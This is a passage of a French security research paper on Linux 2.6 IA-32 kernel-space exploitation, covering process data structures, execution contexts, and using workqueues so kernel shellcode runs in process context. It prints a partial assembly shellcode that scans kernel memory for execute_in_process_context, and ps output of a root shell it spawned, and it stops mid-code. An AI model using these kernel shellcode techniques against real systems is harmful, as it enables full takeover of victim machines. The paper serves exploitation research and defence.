Exploitation en Espace Noyau

Stéphane Duverger

EADS Innovation Works,
Suresnes, FRANCE

Résumé L'exploitation de failles se tourne de plus en plus vers les noyaux de systèmes d'exploitation, d'une part car les applications sont de mieux en mieux protégées[1], d'autre part car l'impact d'une telle exploitation donne un contrôle quasi sans limite de la cible à l'exploitant.

Sous Linux, l'exploitation de failles en espace noyau est sensiblement différente de celle en espace utilisateur pour des raisons que nous aborderons dans cet article. Des problèmes de contexte d'exécution, de relocalisation dynamique des modules, en passant par les pré-requis d'utilisation des appels système, le développement d'un shellcode noyau est sujet à des contraintes auxquelles nous n'avions pas l'habitude de faire face en espace utilisateur.

Avant de présenter en détail ces contraintes ainsi que deux cas concrets d'exploitation de débordement de pile au sein de drivers Wifi, nous proposons un tour d'horizon des structures de données essentielles à la compréhension de la représentation d'un processus sous linux 2.6 pour architecture IA-32.

1 Le processus vu du noyau

Dans cette section, nous présentons les structures majeures liées à la manipulation des processus et de leur espace d'adressage par le noyau. Elles nous seront utiles lorsque nous aborderons le développement d'un shellcode noyau, par exemple pour rechercher un processus particulier dans la liste des processus maintenue par le noyau, ou encore charger l'espace d'adressage de l'un d'entre eux pour ensuite l'infecter.

1.1 Manipulation d'une tâche

Sous Linux, un processus utilisateur peut être vu comme un simple thread ayant une pile noyau et un espace d'adressage pouvant être partagé ou non. La distinction classique entre thread et processus s'effectuant de ce fait sur la manière dont leur espace mémoire est géré.

Un processus est géré par le noyau Linux à l'aide de deux structures fondamentales :

- `thread_info`
- `task_struct`

Thread Info La structure `thread_info` contient un pointeur sur la structure `task_struct` ainsi qu'entre autre des informations sur la taille de l'espace virtuel de la tâche :

[1] protections noyaux pour protéger l'espace utilisateur, considérations en terme de sécurité durant les phases de développement des applications, ...

```
struct thread_info {
   struct task_struct      *task;
   ...
   mm_segment_t            addr_limit;
   ...
   unsigned long           previous_esp;
   ...
};
```

Cette structure est allouée au moment de la création de la pile noyau d'un processus, pouvant avoir une taille de 4Ko ou 8Ko, et se situe à la fin de cette pile[2]. Cet emplacement est très avantageux lorsque l'on souhaite récupérer l'adresse de cette structure. En effet, dès qu'un processus est interrompu pour exécuter du code noyau, ce dernier peut facilement à partir de l'adresse du pointeur de pile noyau du processus interrompu, calculer l'adresse de sa structure `thread_info`, en alignant ce pointeur sur la taille de la pile noyau allouée.



FIG. 1: Pile noyau d'un processus et sa structure `thread_info`.

En assembleur IA-32 pour des piles noyaux de 4Ko, le code suivant récupère l'adresse de la structure `thread_info` du processus interrompu :

```
mov  %esp, %eax
and  0xfffff000, %eax
```

[2] dans les adresses basses sous IA-32

La macro `current` que l'on retrouve régulièrement dans le code du noyau, provient ainsi de :

```
#ifdef CONFIG_4KSTACKS
 #define THREAD_SIZE            (4096)
#else
 #define THREAD_SIZE            (8192)
#endif

static inline struct thread_info *current_thread_info(void)
{
   return (struct thread_info *)(current_stack_pointer & ~(THREAD_SIZE - 1));
}

static __always_inline struct task_struct * get_current(void)
{
   return current_thread_info()->task;
}

#define current get_current()
```

Task Struct La structure `task_struct` est beaucoup plus complète et définie réellement le processus. Elle nous donne ainsi accès à son espace d'adressage, à son pid, à une structure `thread_struct` dépendante de l'architecture ou encore à une liste chaînée des autres processus gérés par le noyau :

```
struct task_struct {
   ...
   struct list_head tasks;
   ...
   struct mm_struct *mm, *active_mm;
   ...
   pid_t pid;
   ...
   struct thread_struct thread;
};
```

Nous voyons ici 2 pointeurs vers des `mm_struct` : `mm` et `mm_active`. Ce dernier est principalement utilisé par les threads en mode noyau, car ils ne possèdent pas à proprement parler d'espace d'adressage. La mémoire noyau est mappée dans le répertoire de pages de chaque processus utilisateur. Lorsque le noyau prépare un changement de contexte depuis un processus utilisateur vers un thread noyau, il prend soin de ne pas recharger `cr3`, registre contenant l'adresse physique du répertoire de pages, et de copier le champ `mm` du processus sortant dans le champ `mm_active` du thread noyau entrant. Ceci permet au thread noyau d'accéder allègrement à la mémoire noyau dont il a uniquement besoin.

La structure `thread_struct` contient les informations du processus liées directement au processeur, dans notre cas IA-32. Nous y trouvons ses *debug registers* ou encore le sommet de sa pile noyau nous permettant d'accéder à son contexte sauvegardé contenant l'ensemble des registres du processeur sauvés dans la pile noyau du processus lors de son interruption.

Aparté concernant les listes chaînées dans le noyau : La liste des tâches maintenue par le noyau, est circulaire doublement chaînée. La structure permettant de la manipuler est la suivante :

```
struct list_head {
       struct list_head *next, *prev;
};
```

Afin de parcourir la liste des tâches, les développeurs du noyau ont mis à disposition de nombreuses macro facilitant la tâche des *kernel hackers* mais pas celle du développeur de shellcodes noyau. En effet, qui dit macro, dit bien souvent fonctions *inline*, donc plusieurs instructions assembleur à réécrire plutôt qu'un *call au_suivant*.

Il est donc nécessaire de comprendre l'implémentation des listes pour les réutiliser dans un shellcode. La macro la plus intéressante est sans aucun doute `next_task()`.

```
#define next_task(p) \
        list_entry(rcu_dereference((p)->tasks.next), struct task_struct, tasks)

#define list_entry(ptr, type, member) \
        container_of(ptr, type, member)

#define container_of(ptr, type, member) ({                      \
        const typeof( ((type *)0)->member ) *__mptr = (ptr);    \
        (type *)( (char *)__mptr - offsetof(type,member) );})
```

Seule la macro `rcu_dereference()` n'a pas été précisée car elle concerne uniquement des contraintes SMP. Étant donné que la structure de liste contient uniquement des pointeurs vers d'autres structures de liste, le champ `(p)->tasks.next` contient l'adresse du champ `tasks` de la prochaine `task_struct`. Les précédentes macros permettent de récupérer l'adresse de la prochaine `task_struct` à partir de son champ `tasks`.

1.2 Manipulation de l'espace d'adressage

Fichier exécutable mappé en mémoire, tas, pile utilisateur, toutes les zones de mémoire d'un processus utilisateur sont référencées dans des structures de données manipulées par le noyau. Ces portions de l'espace virtuel utilisateur sont appellées *vma* : *virtual memory area*. Savoir les manipuler nous permettra par exemple d'effectuer de l'injection de code dans les pages attribuées à un processus.

MM Struct Les *vma* sont maintenues sous la forme d'une liste simplement chaînée ordonnée par adresses croissantes, au sein de la structure `mm_struct` qui représente l'espace d'adressage du processus. La structure `mm_struct` directement accessible depuis la `task_struct`, nous donne également accès au répertoire de pages du processus. Ceci est important, nous en reparlerons dans la section consacrée à l'injection de code dans l'espace utilisateur du processus.

```
struct mm_struct {
   struct vm_area_struct * mmap;   /* list of VMAs */
   ...
```

```
   pgd_t * pgd;
   ...
   mm_context_t context;
   ...
};
```

Notons que la gestion de la *LDT* s'effectue via la structure `mm_context_t`.

VM Area Struct Une *vma* est une zone de mémoire virtuelle, composée d'une ou plusieurs page(s) contiguë(s) de mémoire virtuelle, comprise(s) entre : $[vm\_start; vm\_end[$

```
struct vm_area_struct {
   struct mm_struct * vm_mm;
   unsigned long vm_start;
   unsigned long vm_end;
   ...
   pgprot_t vm_page_prot;
   unsigned long vm_flags;
   ...
   struct vm_area_struct *vm_next;
   ...
};
```

Elles possèdent des propriétés exprimées via `vm_flags` pouvant prendre comme valeur : `VM_READ`, `VM_WRITE`, `VM_SHARED` ou encore `VM_GROWSDOWN`. Ainsi la ou les *vma(s)* correspondant à la pile d'un processus utilisateur Linux sous IA-32 se voit attribuer les propriétés suivantes :

```
#define VM_DATA_DEFAULT_FLAGS \
        (VM_READ | VM_WRITE | \
        ((current->personality & READ_IMPLIES_EXEC) ? VM_EXEC : 0 ) | \
        VM_MAYREAD | VM_MAYWRITE | VM_MAYEXEC)

#ifndef VM_STACK_DEFAULT_FLAGS          /* arch can override this */
#define VM_STACK_DEFAULT_FLAGS VM_DATA_DEFAULT_FLAGS
#endif

#define VM_STACK_FLAGS  (VM_GROWSDOWN | VM_STACK_DEFAULT_FLAGS | VM_ACCOUNT)
```

Le champ `vm_page_prot` permet de répercuter, via une matrice de correspondance (`protection_map`), certaines des propriétés de la *vma* sur les entrées de tables de pages mappant la zone virtuelle en mémoire physique.

Correspondance physique Il peut parfois être nécessaire de savoir traduire une adresse virtuelle en adresse physique et inversement. Par exemple, l'adresse du répertoire de pages d'un processus, stockée dans la structure `mm_struct`, est une adresse virtuelle. Avant de recharger le registre `cr3` avec l'adresse d'un nouveau répertoire de pages, il est impératif de transformer cette adresse virtuelle en adresse physique.

Si l'on regarde de plus près l'allure des *program headers* du fichier ELF d'un noyau linux :



FIG. 2: Structures de données relatives à la gestion des processus.

```
$ readelf -l vmlinux
...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz  MemSiz   Flg Align
  LOAD           0x001000 0xc0100000 0x00100000 0x36eb30 0x36eb30 R E 0x1000
...
```

on s'aperçoit que le noyau est chargé à l'adresse physique `0x100000` alors qu'il est compilé pour fonctionner avec des adresses situées à partir de `0xc0100000`. Or, avant que la pagination ne soit activée, il est peu probable que l'adresse `0xc0100000` soit valide[3] en mémoire physique.

Pour résoudre ce problème, le code de démarrage du noyau[4] soustrait systématique `PAGE_OFFSET`[5] de toute adresse absolue contenue dans son code :

```
lgdt boot_gdt_descr - __PAGE_OFFSET
movl $(pg0 - __PAGE_OFFSET), %edi
movl $(swapper_pg_dir - __PAGE_OFFSET), %edx
```

De plus, des entrées du répertoire de pages, permettant d'adresser 4Mo chacune, sont préparées afin que les adresses virtuelles situées en `0x100000` et en `0xc0100000` correspondent aux mêmes pages de mémoire physique en `0x100000`. Durant la phase de démarrage, une fois la pagination activée, le code noyau pourra aussi bien utiliser des adresses virtuelles situées au-delà de `PAGE_OFFSET+1Mo+xxxx`, qui seront physiquement mappées en `1Mo+xxxx`, que des adresses virtuelles identiques aux adresses physiques[6].

[3] ceci représenterait près de 3 Go de RAM
[4] cf. *arch/i386/kernel/head.S*
[5] 0xc0000000
[6] *identity mapping*

Par la suite, le noyau s'arrange pour que les adresses virtuelles situées à partir de `PAGE_OFFSET` soient accessibles physiquement à partir de 0. En d'autres termes, ceci signifie que le passage d'une adresse virtuelle à une adresse physique s'effectue simplement en soustrayant `PAGE_OFFSET`. Par exemple, l'adresse de la mémoire vidéo en mode protégé se situe en `0xb8000`. Si l'on souhaite y accéder depuis son adresse virtuelle, il nous suffit d'y ajouter `PAGE_OFFSET`.

2 Contextes et kernel control path

Contrairement au monde utilisateur, l'exécution d'un shellcode en mode noyau est sujet à de plus fortes contraintes entre autres déterminées par le contexte d'exécution dans lequel il se trouve. Ce contexte est directement lié à un chemin de contrôle (*kernel control path*) ayant été emprunté par le noyau.

Un chemin de contrôle noyau est une succession d'opérations effectuées en mode noyau, généralement initiées par l'arrivée d'une interruption matérielle, d'une exception ou d'un appel système. Ces chemins de contrôle peuvent ainsi s'exécuter dans des *contextes* différents. Le terme contexte n'a ici plus rien à voir avec la notion de contexte sauvegardé lors de l'interruption d'un processus. Un contexte d'exécution définit simplement dans quelle pile noyau le code est en train de s'exécuter mais également quelles restrictions s'appliqueront au noyau durant l'exécution de son chemin de contrôle au sein de ce contexte.

2.1 Process context

La pile noyau d'un processus, allouée à la création de ce dernier, est utilisée pour effectuer des opérations en mode noyau autres que le traitement d'une interruption matérielle (`irq`). On dit alors que le noyau s'exécute en contexte de processus (*process context*).

Ainsi lorsqu'un processus utilisateur effectue un appel système sur IA-32, le processeur, s'apprêtant à exécuter du code à un niveau de privilèges différent, va affecter au sélecteur de segment de pile et au pointeur de pile les informations de la pile noyau du processus utilisateur effectuant l'interruption. Toutes les informations du contexte utilisateur (registres) sont sauvegardées dans cette pile avant de commencer à exécuter du code noyau, ceci afin que le processus utilisateur puisse reprendre son exécution dans des conditions identiques à celles précédent son interruption. Pour de plus amples détails, le lecteur intéressé pourra se référer à [1]. Chaque processus dispose donc de sa propre pile noyau.

Selon la configuration du noyau, des piles noyau de 4Ko ou 8Ko sont allouées lors de la création d'un processus. Comme nous l'avons précédem-ment expliqué, la structure `thread_info` est stockée dans les premiers octets de la ou des pages de mémoire allouée(s) pour la pile noyau. Il est donc très facile pour le noyau d'accéder aux informations du processus interrompu.

En *process context*, le noyau n'est soumis à quasiment aucune contrainte. En particulier, il lui est permis d'appeler `schedule()` afin d'exécuter une tâche de plus hautre priorité ou bien faire dormir une tâche l'ayant explicitement demandé (`sleep()`) ou en attente d'une ressource (mémoire, disque) et en élire une autre pour l'exécution. La création d'une tâche ou encore l'allocation de mémoire font partie de ces situations où le noyau peut être amené à *scheduler*. L'utilisation de ces services noyau est formellement interdite lorsque celui-ci n'est pas en *process context*.

Pour résumer, l'exécution d'un shellcode noyau sera fortement simplifiée si l'exploitation de la faille s'effectue en *process context*.

2.2 Interrupt context

Le traitement d'une interruption sous Linux s'effectue en deux étapes. La première étape ininterruptible est effectuée par ce que l'on appelle un *top-half*. Il s'agit généralement d'une étape très courte permettant d'acquitter la réception du signal d'interruption, de vider des *buffers* et de programmer l'exécution future d'un *bottom-half*, interruptible, responsable du traitement réel de l'interruption et correspondant ainsi à la seconde étape. Le code contenu dans un *bottom-half* est plus volumineux que dans un *top-half*. Il a donc plus de chances de contenir des failles, comme c'est le cas pour le driver Broadcom. Il est donc nécessaire de comprendre de quelle manière nous serons succeptibles d'exploiter des failles situées dans un *bottom-half*.

Top-half Depuis les noyaux Linux 2.6, les gestionnaires d'interruptions possèdent leur propre pile noyau (une pile noyau par processeur) et n'utilisent plus la pile noyau du processus interrompu. Notons que ceci ne s'applique que lorsque le noyau est compilé pour fonctionner avec des piles noyau de 4Ko. Comme la pile noyau n'est plus celle d'un processus utilisateur, il semblerait que l'utilisation des fonctions `get_current()` ou `current_thread_info()` n'ait plus aucun sens. Il devient donc difficile de retrouver la trace d'un processus lorsque l'on tente d'exécuter du code en *interrupt context*. De plus, toute tentative d'appel à `schedule()` génèrera une erreur du type *BUG : scheduling while atomic*. Ceci réduit considérablement le champ d'action d'un shellcode s'exécutant en *interrupt context*.

Cependant si nous suivons un chemin de pensée logique, nous sommes tentés de croire que le contexte du processus interrompu est tout de même sauvegardé dans sa pile noyau. En effet pendant l'exécution d'un processus utilisateur, le pointeur de pile noyau du TSS pointe sur le sommet de la pile noyau du processus courant. Lorsque ce dernier est interrompu et que le processeur constate un changement de niveau de privilèges (ring 3 vers ring 0), celui-ci empile automatiquement des informations[7] relatives à l'espace utilisateur du processus.

L'allure de la pile au début du traitement d'une interruption matérielle, d'une exception ou d'un appel système, ressemble globalement au schéma 3.

L'entrée de l'IDT correspondant à l'interruption générée est utilisée pour appeler le bon gestionnaire d'interruption, comme nous pouvons le voir dans les extraits de code suivant :

```
(gdb) x/2wx idt_table+32
0xc0449100 <idt_table+256>:     0x00603160      0xc0108e00
```

Il s'agit d'une entrée d'IDT dont l'*offset* de l'*Interrupt Service Routine* (ISR) est décomposé en 2 parties (cf. [2]) et vaut `0xc0103160`.

```
c0103160 <irq_entries_start>:
c0103160:       6a ff                   push   $0xffffffff
c0103162:       eb 3c                   jmp    c01031a0 <common_interrupt>
...

c01031a0 <common_interrupt>:
c01031a0:       fc                      cld
c01031a1:       06                      push   %es
```

[7] ss3,esp3,eflags,cs3,eip3



FIG. 3: État de la pile aux prémisses du traitement d'une interruption.

```
c01031a2:       1e                      push   %ds
c01031a3:       50                      push   %eax
c01031a4:       55                      push   %ebp
c01031a5:       57                      push   %edi
c01031a6:       56                      push   %esi
c01031a7:       52                      push   %edx
c01031a8:       51                      push   %ecx
c01031a9:       53                      push   %ebx
c01031aa:       ba 7b 00 00 00          mov    $0x7b,%edx
c01031af:       8e da                   movl   %edx,%ds
c01031b1:       8e c2                   movl   %edx,%es
c01031b3:       89 e0                   mov    %esp,%eax
c01031b5:       e8 b6 1e 00 00          call   c0105070 <do_IRQ>
c01031ba:       e9 79 fd ff ff          jmp    c0102f38 <ret_from_exception>
c01031bf:       90                      nop
```

Les registres sont bien sauvegardés dans la pile noyau du processus interrompu, puis `do_IRQ` est appelée. Sa convention d'appel étant de type *fastcall*, elle prendra son premier argument dans `eax`. Ce dernier contient l'adresse de la zone mémoire où tous les registres ont été sauvés. Leur ordre de sauvegarde correspond à la déclaration de la structure `struct pt_regs` courrament utilisée dans le code du noyau.

C'est dans `do_IRQ` que nous constatons le changement de pile uniquement si des piles noyau de 4Ko sont utilisées :

```
union irq_ctx {
        struct thread_info      tinfo;
        u32                     stack[THREAD_SIZE/sizeof(u32)];
};

fastcall unsigned int do_IRQ(struct pt_regs *regs) ----> eax = esp = ptregs
{
#ifdef CONFIG_4KSTACKS
        union irq_ctx *curctx, *irqctx;
        u32 *isp;
#endif
...
#ifdef CONFIG_4KSTACKS
        curctx = (union irq_ctx *) current_thread_info();
        irqctx = hardirq_ctx[smp_processor_id()];
        if (curctx != irqctx) {
                int arg1, arg2, ebx;

                /* build the stack frame on the IRQ stack */
                isp = (u32*) ((char*)irqctx + sizeof(*irqctx));
                irqctx->tinfo.task = curctx->tinfo.task;
                irqctx->tinfo.previous_esp = current_stack_pointer;
```

```
                irqctx->tinfo.preempt_count =
                        (irqctx->tinfo.preempt_count & ~SOFTIRQ_MASK) |
                        (curctx->tinfo.preempt_count & SOFTIRQ_MASK);

                asm volatile(
                        "       xchgl   %%ebx,%%esp      \n"
                        "       call    __do_IRQ         \n"
                        "       movl   %%ebx,%%esp      \n"
                        : "=a" (arg1), "=d" (arg2), "=b" (ebx)
                        :  "" (irq),   "1" (regs),  "2" (isp)
                        : "memory", "cc", "ecx"
                );
        } else
#endif
              __do_IRQ(irq, regs);

        irq_exit();
        return 1;
}
```

Avant de changer de pile, le noyau recopie la structure `thread_info` du processus courant à la fin de la pile d'interruption. Nous pourrons donc toujours accéder aux informations du processus. La seule limitation de notre shellcode concerne les services noyaux qu'il sera succeptible d'appeler.

Dernier point, il est relativement facile de savoir si l'on est en *process* ou *interrupt context* en utilisant les macros suivantes :

- `in_interrupt()` retourne 0 si le noyau est en *process context*, sinon ceci signifie que nous sommes dans un gestionnaire d'interruption ou un *bottom-half* ;
- `in_irq()` retourne 1 uniquement si nous sommes dans un gestionnaire d'interruption.

Les différents *Bottom-halves* Sans trop nous étendre sur les commodités fournies par le noyau, précisons qu'il existe 3 types de *bottom-halves* : les *softirqs*, les *tasklets* et les *workqueues*.

SoftIRQs et Tasklets : Les *softirqs* sont des *bottom-halves* très optimisés, dont le nombre est fixe et restreint, on ne peut en créer dynamiquement. Ils sont utilisés par des drivers ayant des contraintes de temps très fortes. Ils s'exécutent généralement durant `irq_exit()`, c'est à dire juste après l'exécution du gestionnaire d'interruption qui est chargé de préparer leur appel[8].

Un thread noyau, `ksoftirqd` peut également être schedulé lorsqu'un nombre trop important de *softirqs* sont en attente d'exécution (*softirqs_pending*).

Les *tasklets* sont des *bottom-halves* reposants sur deux softirqs particuliers, l'un ayant une plus haute priorité que l'autre, contenant une liste de *tasklets* à exécuter. Leur ordonnancement est également explicite via `tasklet_schedule()`.

Sans aller plus loin, disons que ces *bottom-halves* sont très proches et ont le triste défaut de s'exécuter en *interrupt context*. Comment permettre l'exécution de code en *process context* alors que l'exploitation de la faille se situe en *interrupt context* ? Via *les workqueues*.

[8] on dit que l'ISR *raise* un *softirq*

WorkQueues : Ce sont les seuls *bottom-halves* à s'exécuter en *process context*. Une *workqueue* par défaut existe et l'exécution de ses tâches (appels successifs de fonctions) est contrôlée par un thread noyau dédié : `events`. Le code s'exécutant dans une *workqueue* peut donc appeler `schedule()`, dormir, bref accéder à la majorité des fonctionnalités du noyau.

Pour de plus amples détails concernant les *workqueues*, il est conseillé de se référer à [4] et [5]. Leur utilisation est très simple et consiste simplement à enregistrer des structures de données de type `struct execute_work` contenant, entre autre, un pointeur sur une fonction à appeler. Il nous faut donc être capable de créer une telle structure en mémoire, non modifiée jusqu'à son traitement, mais également connaître l'adresse de la `workqueue` par défaut. Ceci nous impose de connaître une adresse fortement dépendante de la version du noyau.

Les développeurs noyau aimant se faciliter la tâche, ont conçus[9] un service noyau effectuant exactement cette tâche :

```
int execute_in_process_context(void (*fn)(void *data), void *data,
                               struct execute_work *ew)
{
        if (!in_interrupt()) {
                fn(data);
                return 0;
        }

        INIT_WORK(&ew->work, fn, data);
        schedule_work(&ew->work);

        return 1;
}
```

Nous sommes cependant contraints de connaître son adresse. Heureusement, il est tout à fait possible de retrouver cette fonction par recherche de motif dans le code du noyau sur une portion caractéristique de la fonction :

```
        call    *%ecx
        xor     %eax, %eax
```

Le shellcode suivant recherche le motif puis remonte jusqu'au premier `ret` marquant la fin de la fonction précédente. Puis il prépare l'appel à la fonction :

```
.text
        movl    $0xc0100000, %eax
begin:
        cmpl    $0xc031d1ff, (%eax) /* matching opcodes */
        jz      adjust
next:
        inc     %eax
        cmpl    $0xc0400000, %eax
        jnz     begin
```

[9] très récemment

```
        jmp     leave
adjust:
        dec     %eax
        cmpb    $0xc3, -1(%eax)    /* ret ? */
        jnz     adjust
run:
        push    @ struct execute_work
        push    $0
        push    @ injected code
        call    *%eax
        add     $12, %esp
leave:
        add     $XXX, %esp
        pop     %ebp
        ret
```

Pour peu que nous ayons réussis à injecter du code dans un endroit stable, le résultat est que ce code est garanti d'être exécuté en *process context*. Ci-dessous nous pouvons remarquer qu'un shell a été exécuté en tant que fils de `events`. Le code injecté effectuait un `fork()`, le fils exécutant un shell, le père rendant la main à `events`.

```
sh-3.1# ps faux

USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.0   1948   644 ?        Ss   16: 16   0: 01 init [2]
root         2  0.0  0.0      0     0 ?        SN   16: 16   0: 00 [ksoftirqd/0]
root         3  0.0  0.0      0     0 ?        S    16: 16   0: 00 [watchdog/0]
root         4  0.0  0.0      0     0 ?        S<   16: 16   0: 00 [events/0]
root      2621  0.0  0.0   2760  1512 ?        R<   16: 26   0: 00  \_ /bin/sh -i
root      2623  0.0  0.0   2216   888 ?        R<   16: 27   0: 00      \_ ps faux
```

Avec cette méthode, nous serons capables de préparer l'exécution d'un shellcode noyau en *process context*, durant l'exploitation d'une faille ayant lieu en *interrupt context*.

3 Utilisation des appels système

A présent que nous sommes capables d'exécuter un shellcode noyau quelque soit le contexte dans lequel il se trouve, nous devons nous intéresser à ses fonctionnalités, comme par exemple le lancement d'un shell ou encore l'ouverture d'une connexion sortante. En mode utilisateur nous avions l'habitude d'utiliser les appels système pour réaliser ces tâches. Mais qu'en est-il en mode noyau ?

L'utilisation des appels système Linux sous IA-32 passe la plupart du temps par l'interruption 0x80. Comme nous l'avons expliqué précédem-ment, si le processeur constate qu'il y a un changement de niveau de privilèges, alors il changera de pile. Mais que se passe-t-il lorsque l'on effectue une interruption 0x80 depuis le mode noyau ? Il n'y a pas de changement de privilèges, et le noyau exécute tout naturellement l'appel système correspondant.

Les appels système restent donc parfaitement utilisables en mode noyau et sont un moyen assez efficace d'appeler des fonctionnalités du noyau sans se soucier de l'adresse à laquelle elles peuvent se situer.

3.1 Limite d'espace d'adressage

Pour des raisons évidentes de sécurité, et parce que certains appels système reçoivent en argument des données de l'espace utilisateur, le noyau se doit de vérifier la validité des paramètres qui sont transmis à ses appels système. Pour ce faire, la structure `thread_info` contient un champ `addr_limit` référencé via les macros `GET_FS()` et `SET_FS()` définissant la limite de l'espace d'adressage de la tâche. S'il s'agit d'un processus utilisateur cette limite sera celle des 3GB sur une machine IA-32, s'il s'agit d'un thread noyau ce sera 4GB. Cette limite peut être vue comme une porte ne s'ouvrant que d'un seul côté : le côté noyau.



FIG. 4: Limite de l'espace d'adressage d'un processus utilisateur.

Si cette vérification n'était pas effectuée, le code utilisateur suivant serait tout à fait valide :

```
read( 0, 0xc0123456, 1024 );
```

Il permettrait d'aller écraser la mémoire noyau à l'adresse `0xc0123456` avec des données reçues sur l'entrée standard du programme utilisateur. La modification des pages de mémoire noyau étant légitime pour un appel système étant donné qu'il s'exécute en ring 0. Si cette zone de mémoire noyau correspondait à celle d'un appel système, par exemple `sys_mkdir()`, en y plaçant un shellcode nous aurions une *backdoor* noyau aisément accessible.

De nombreux appels système effectuent une copie de leurs paramètres depuis l'espace utilisateur vers l'espace noyau à l'aide de la fonction `copy_from_user()`. C'est le cas du *wrapper* des appels système liés aux sockets : `sys_socketcall()`. Bien souvent la structure `sock_addr`, utilisée par `sys_connect()` par exemple, se trouve dans la pile utilisateur. Le noyau, en copiant cette structure dans sa mémoire, va vérifier si le pointeur permettant de la récupérer se situe dans une zone utilisateur valide en se servant de `thread_info.addr_limit` :

```
asmlinkage long sys_socketcall(int call, unsigned long __user *args)
{
        unsigned long a[6];
        unsigned long a0,a1;
```
